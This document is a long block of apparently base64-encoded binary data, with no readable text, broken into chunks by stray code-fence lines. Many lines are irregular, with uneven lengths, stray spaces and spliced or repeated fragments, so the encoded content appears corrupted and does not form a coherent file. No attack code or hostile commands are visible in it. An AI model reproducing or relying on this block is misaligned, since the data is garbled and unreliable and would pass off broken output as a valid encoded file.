r08TrZttrbVpX26nVSpppQ2AXtdvobG9sTf3huvssSTLJFDNK52q7oWVCmSx9x9xEM7
xjJ8i8XaN9g1eFpJ/wCzjDIywwWMpa9nuJIFEaysBCwWCLzmqniTxR4c0nWEs47q1NwL0
G1hsok+2xxlFwVhiDCb94CBIRjvg7c10N4lymqbIEaSc3B/cvFI8Nv5kTyjKuSZpGHJZiBzuCit6
```

```
tOdC04x07vrt5d9L9GwqvmWpnRJs0nVNNsPPd3DvHLMF3O6bRLIiKQWO5sBlZlJ7V3+paraaV4ag
thprI2ppbWkdtOoi3GFgZWkQIFVm4U/eBOAzfLivOdID6Vpov7u6uLR9OlKxLK0I+22c0YdQ6AvK
0kZG3ciqAnB5yR6R4x1Dwx4jn1S3uVS/ubyJLny2V7k2rz+X5caQRlSwi3bsEqDvAAJUmsHS0VO+
ul7drvfoTCUkm2Za6baX17DbzRTta2rBrQQ26213aOYm8xn8zB2MWYF2P7zHapNI03TtGv7PUJIb
uIyXEMMcljE935oUL5YnIJVDuyylWODyT2qhZaToT+KrO8W6uVntxsnDfNI7SIyRxzqAVwu3cFUZ
LZUnHXb16HR/B9xp+qa1ey2rSXEk126zSJCLszKrGTIKRxxCI7VXIDseMVdGlNztbW2i3+X9dzSK
hrJm8YvDMGqat4j023kRLk3U32iMbWzblERZUY5dpp3kIHABBY8LzUTWUvb2cW3l2V1p9tGv2dNu
USb5551bOHkJYKABgpyPaS1ttR8T6fIIX0yGCNX8y7knab908hb5Zht3Elhzt4LDHHNY+heE5fFm
mazMuy1EjyWKOQvmLNEWAQyA5JKDfsxwDxxW+GpOU2p382bUoe0moydrs8J+IPxyHhy6u9P8KQlL
ubMcmpPJ5rMc4+SMbUU9sDAB59a+EvFepX2r6k2o6o9xdzs+6R3lVQST3PA/9Cr6B8d/DjVvD8t5
bITO9pGGjlGSpLZ2nB568kkV8/32k6hNHK99eR2qoWWSVY8TbIxhvLJ5yxOMgV+pcPRw9P3k0/Pq
ffywcKVBU6KJraN9QEalo9rD5IAzyAe8jtgn2UBR7VyfxHuZtIjttLBaTzwOh2jAwOgwDyeT2rvf
DunXR+zRQwukbbDEh4IUkBNx5OT1Oea86+O6XGn6ppUbsRITPGMjHEbrk47DJAHtzX0OWxVTMo05
bauxz5nKVLAuS3dvzP0E/Y9+GUU+j2uuamJo51LPE0XsfXGCMexzX6V3Oo2um6cDdvhV4XeoB3L0
b5f1r4d/Zm1mbSvhtokUimKaWBQWZkYqM8DcMgcemK9j+I/jhbRbbT4rtYbi5UbfmD53e3Yn3r81
zrnni6tX+8/zPocDaVKEHtZFDxv441oXCyRMkgDI8gRztYHjII7Hpxypr63+AGpR+Nfhfqmi6hLH
IvlfaIiABIDyfmPfO0e4ORX5meJLrxJ4edn1C322xYCTdjjzf4iBxg+3417F+zB8Vrfw/wCM4Rrr
cmxnjnjIxkbJN24HkDK4Bzzmu/hrFcI7N1hH0jDGnOFvx/ZPDJebDDjQ/OqbxE+R+uBd+Ym8bJrd
ly0epxyuXaMsil1VV+8C/QscchecQepxXzsZbLRtVh1OwffbBo4Mvm/ff6AcKK/XMmpulg3GktUr
5HxWZyUsTGcfr9kfrL8PPHmjfNEnwHBqfiNo7fV4HSK9PCqlxt41T1SYDIPZiVPIr5s+JqWw1+x8O2d
0tlDqdzI0hRHlAWPG7aqHd85xnHYmvNdHutdjiOp6TPFJZ3sKxzqw+R1zuC5UnIB5B4wa0fEUeqe
I9Q0zXLPRjf2OiQeVfpZzN5673yJQHVSeRgkEqD6V8dhqUYVpWt9Wj0P0Y+HOl6cng
+0svDMkJnWNgsaIQAFYZMkcqBsHuuMAd69Innk1GwttB8+DR9SjnMzNapJcZmj+6zEKpz5ZZs4GB
jpxXHfBTxHp0fhKwu7LUJryFQbZbe92CS0LjBVyR5jDJxjn1GRXo2o+ILBb+1tm2W9y9syTG4DQP
AJfmKk/6soSBvw2SWxxjFfF1IXqS0hC2BtQE8k
qVJzznu/Tddv3tpRFPqEs0zR2bRAxyGKVjtMasFUo2Pvs7HauMDBqvBoeoXF9PBcWluLcRwwj98w
NuEjHDqMCR9xA9CpGSea0ri0e1mg1a1VLy/lCJaQ2gKorLzHPIgBQtEQ218fPnB4ArKrh5UWqis9
vuMJXjqRyeEfGizXunaLbgyWlx8l1BNEsMivuMy7toLOkgXcSi7s5Oc ZMP8Awhfxb/ut/wCBUf8A
8RVe4S71iwXTDrUk89rKWlaT/RboStu8wN5RdWQMeDnrwX/wit//ANBSf/wLl/8Aia0nHDzfNGv
zB1F3P/R5q+169utPhnt9ltcWk7TsY2CyybX80zbAOOVwQMg4PHOa6641T7e0tloLRSS2aW2p6nb
XQFxDavdsPIigEe0SMU3NIcsVBUD5cgcJf6xpbQ+XBZz/ZZXWQQuxEhjYbd8Z+bD87VYdQOR6SPr
8zxJpupRw/atB1GK0voG3xuEcilI3SsgCErG43J6HPykkV/IOVLmhJT1OsnjuZ31Sx
2td3NkzM0UEKTuhuYisMDMMKflx+7yWDMD8orkLa/wBVs7q70MwyarJa+V9qt7l/JtoaoYna0jjqD
H+6dTmMHIPXXnFaNtqOtQ6xr099dWE1hFK9vb3VncuWs41YmR5FAQncFEW3czMepirK+IzqerR+
E7aYb7i3RYLVE/dxvKeULEJJNuDBpd4wODwRz6c8Mo1eXlbr3v107107drf5j91vrvQmsLTU/EMbCSe1
v3mkLJp7NGqPMVZwZLnc24QKAyFkwq7uc4rrPGms6ZdQ2lmymLUBbEq0k9nEJIb26WW0DW8aecV22x
mckKxYkjoc8Z2kaauqR6n4f0u8SLVJ3ltdTurSDzHMKiSSSzhwFlbaqDzJQFz0XgYrqPB+kC30mL
xS9xdrZQSo1laSxb0nnwYoXBJZ3MZBeZyNALHNc7UKotpaPvJ+6hrmsX3/H5FTpxxi91/0i91O8tNF1
m+dBcxTRX7XKx3Ql8gDbKyR/6yaMJsZZWjwIFDR4/c6aCY8KN2370
mWDkjeXGQGVSOqk1x/CXhe9stMuDcXMzMBdTopN3CxYeWZMDfNuBEj4ChflC4Ga8202zay/s2y03
VppNc02yDx7niECnoFV23DcUysagbnPBFc8Yz1jdtvPX7hvd51lhtTjbcqnWxZvqbvSqzVgzddWx0d
TqI1XsHkfNGKxvYB2ae0WDvF6O6wvMLh8z0eRPBaCmL4H2mkpOtCjOTsBuNr5yXe6RE4wSQ+fvt
DNDtGaSrKJ34kVjsG0sNRsKn+tDnW0/6MJPUjo18qrpdOVvbpn3xu1xFFpj9tZ+0DXtjM0MWvHdf
```

```
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
```

```
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
5dWiuPFWnwX0Vrm4hvfLufWE5vmb0M3QdRv9Tub
nRZ7ddKZPOVkkdR5jBT+8WTdujCtg7WTB/hbjjTt/ENnol5Zal9liVryAyGALsz5f7kzeZnp54Ck
```

```
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
JEp/dyqc9ucnox9K/KcvoYb2JeH3EY4719JeH
dLwiyMSOCJAcEMCOQcdq/O/w1rF94edjo7JAIEAuLAMGVI8ZEg5HU9FIGe9eyeAf2idCtryS31ud
bdpJBG6yOfk4PJBHBxzg8En2r9JyLLXQxUKuUKdRXiup42d0K3seeGzPnT9ofwh4Z+H/iu61618MQ6h
eOXFrfW7OtwqnJCSKMb8ZwCO3Br5D+H3hHxf4w14w6Lo8TXttd3NzPc3Q2QwtccxqSQSQo6BQTwB
kZr7A/aA+O3whjvmuLXXEuWRsSFYzPIZWZSAoHAxkZr5+8L/ALX/AIa0qW8i8PaJeRyiMNbglGeV
4stgjGBu9Mj07V+l4bBHuUCS4ePI07V+l4bK6zlzZRWh5mKzIhSt5N0KRWXtT12fVL0rzRHk5mK
54+KSktzPHasS2SSPujnpy0n8jXv2ufHjXXviEGd0jSWt5tUSSSdgflSEHA00fKm/PGepBrxzUvDD
26yXFyhZyMFS+3H0Y8DPvXTjP3T5m7pKv2klXaSfvDpx/Ovrz9mJtO+
zeXLa6uLl7hI2l06aGeFox8zb7Sc4LHHVRyB1r518YQPHfO8TvJGGKSRuNsiEdmHqPXvX3z+x/4B
0PWtBi1221iWzvbe9YXUOY3eNF0RlLhmyMCyCOcGr4pxPr97+ftzg3WmSd42nlZeHSnYyaIKoDj
bNorq/W0zMnlkwrbyqFUsnlpIXVQR8rA8DtivafD+i6Zcy3FxBPYdyzyuba3mlZYmFKCVmIKoDj
O2P5ywyeBWJ4a8E3mimUtdLqM126zwrfQIf3eCqjJZirOATxtB9K7L7Dp08FpNqOkt59g889vJbS
```

```
lGMkakLG1u+1ZQ4yNm7IPIOa/IK9ZL3JWfqelViuXuUJtAtFtfs15NZ26K7u0Ag+yKInJZw8pYlm
kY7nbPzZO7Fc5rehxuZ0kvkure6MKvFPZLJcedJiP/XIgn5YbYwp+4Bn3tWugzTXKWupQo2oXVre
xqyFWEkV0odHQOfkEa7RyCwK7cYOaoabqPhvVkUWt5HqM2nk2EzecPtOYB1lAVCAuN0bDHzcD0ry
61Rym4xXX8P8jkqRjKVrFO3+GOm6dBCIri/ikuA880hjiiBmcjzEZwzM7Lxwyggd+1T/APCBWv8A
0Er3/v6n/wATXb+Cp9MtidUjW7tYvKaJ9Ou4mmuZHkfet1JLlgpOGURqThSpODgV6F/wkWkf8+0n
/flv8KiUMNfRfiv+CaRVJLY//9S5rPhzxRfCTw1ZDTH1a5eK9mkimBvLSy+UwRTiPCmFSW3M33Se
Mtmup0ye9ultLKe+sr3TdGs7xLrUZQwe5u/mj+0GBcOqSzDfEUzuSPP8XOppqazY+ObaeS6Flpmq
ut5AkaySSXskoCeTJ8md6Kd53MqpuIQEnIyP7DsZtc/sjVtTmUlZXube2jSCVZpdzIp3BgGUAKjH
nj5Nozn+Sa0nK1KS00fz1V9H6W/IzhTa1bsddo3gK+/sGC50ie3udXsoobO1mlkAaCZYBHJPvjUF
SFklZioGWYbeea+c/ibcHw9d2nh6Gd7ufS7GOCO4C+XlizF2CuSwBJA5OTj3r6Mj13RLawXTbQvO
Rfx/bmggDzxmRC8K3Gx1QiOMR5xl8HJGTmvGviNpYmv31SS38/cNgkmBZ5Np67Bg/QnFdmUwqe3h
zvbV/PsfY8O043k7dNz5wTUJre5F1ckhjkrtXzC5HrtBwPY1twz3c7ieQr8g3O8uAg3ei8Fj2AxV
y8u9Qa6j0uC2RS7BUijjITPZjgZP4nApwkWI/ZDGJrskhiV/do3OAq9z365719vKSUrXPpl3aL8d
60TI08m2KNQqlyAfMPBfjI3Y4AGcV3ujMmqQSqHkig3BmkMXzyAdvmOSeOpFZGjeFJdZuLZsGEZD
PMxGD7AAHB//AFV3PiObTvCmky2sZG9YyikbS/zc5ySMe2AK6ViFTheWrOWUHJ6Hyj8UrGPZczbp
vKBwihQAOTxxyfxr5703U3tHFpaoUR33My9Wx/nrXtPi/WxfRyR75CXbkyYOR9BxzXz9cwva3/nH
ewLfIj/LkdyR6V25NU54yhP1M8YnDllE+qPBOulZgk8xkmxubLcKMABeeDg9c8exNexQapJd/Mcx
4kYZBycL97DdOvp3OK+NvDerxQXCyxHccgyu2cHHRVA6KvPua+h9H1dNR0y3DSIqbgXY/Js2j5AA
Oc4OT6HH4dM420e4aNcy2PXYtShW9cXUCPHEOdx252gnA/vH+8cVlz6ot5IFGQgVGBIwAM/MwX17
KOQBXGfbkR5WRHkBbbHGD9/PQEk5wfTI9zjNcxcavNJcLMZ1mf7kjISVDDqqv0wvcisLNK7Fvoj1
+C9SSZvLG5oTtUnk7m7cdcDk9AMc8V01rcHPmpmQOF3sRztBx09CeSep7cV47Z3sVtHE0wyZV4jJ
wBnt64A5LGu9sdc09WRd4kfaoCJnG0YGB9Cep/Crp1U+o5UrbHLeO7EXQCW0RZ2kAxjqeeoPJ+nS
vAtSs2TWrfToGzIGEk+3nYE559DmvsW+t0vkX5Mtht8oyFhiH8KD+J2PGe3evnXUtLNvPdTFFAZm
UhRyM5ySe+B1xxWU1Zts6KTdrHl/hKHyvFbTHBiljkC7+AUBxx9T/jXe6bbLBJBGsZkeOznn2t/E
iXOWQ47hTjI6gCuUs38jX9PaQbUe2Ecat/eY7UJHp617XoX9m2vjW2tLsL5c3m2eSMhWlXGRj1IH
WoqwVR3fVfkaRnyvQu2umx/8Iiuq2y7jJcTovH3FZmP5YIHuOa4bQ7cyeIrnVMEQRRAQhgMvJIvL
A9NqjgZ717XY2qp4NtdDLKy2sssWAOgLFBubrwpxn2ri/BtpNNqk9nOo3RIUjBGSWLbV46ZbqT2F
EKdq1iZVbwbP1t/Y50i4h8EklyIgpJK8Ezz/ADHPfKx4A9jnqauftMrfWPhC+0LwdpkaFkE19dKA
p2g8KWxjJPUZzjJ69e1+A1/p2j+ELDSY5EW4lhaQdATkhS+O5Y9Py7V2/wAd9Jtpvgz4tQKBK+j3
W184ZSUOWDeo7Hsa+nxeHVTBNR6urS6o8d/MBskIZYm3ADuAcAZ9TW14
